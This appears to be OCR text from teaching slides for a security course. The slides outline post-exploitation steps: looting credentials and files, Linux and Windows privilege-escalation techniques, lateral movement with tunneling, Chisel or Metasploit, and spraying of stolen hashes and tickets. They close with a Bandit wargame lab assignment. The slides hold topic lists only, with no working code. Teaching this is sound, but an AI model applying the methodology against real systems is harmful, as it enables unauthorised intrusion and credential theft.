
Weaponizing recon

Root or SYSTEM

Looting

Credentials, sensitives files, database information

Privilege Escalation



Linux

- Kernel exploits
- Sudo
- Weak perms
- Cronjobs
- Env variables
- Shell features
- SUID/SGID

Windows

- Service permissions
- Autoruns
- Registry permissions
- Token impersonation
- AlwaysInstall Elevated
- DLL Hijacking
- Kernel exploits

3.4 Lateral Movement

Tunneling

Dig deeper into the network

Socks Proxies & Proxychains

Chisel, Metasploit, or C2 of choice

Spraying

Weaponize the loot

NTLM hashes, SSH keys, Kerberos tickets, etc.

04

Lab Time.

Learn by doing

Lab Instructions

Bandit Over The Wire

https://overthewire.org/wargames/bandit/

Goal: Finish up to level 20.

Feel free to finish all of the levels during lab if you can. Any unfinished levels will be continued as **homework**.

Got questions?

GO AND ASK ANYBODY!!!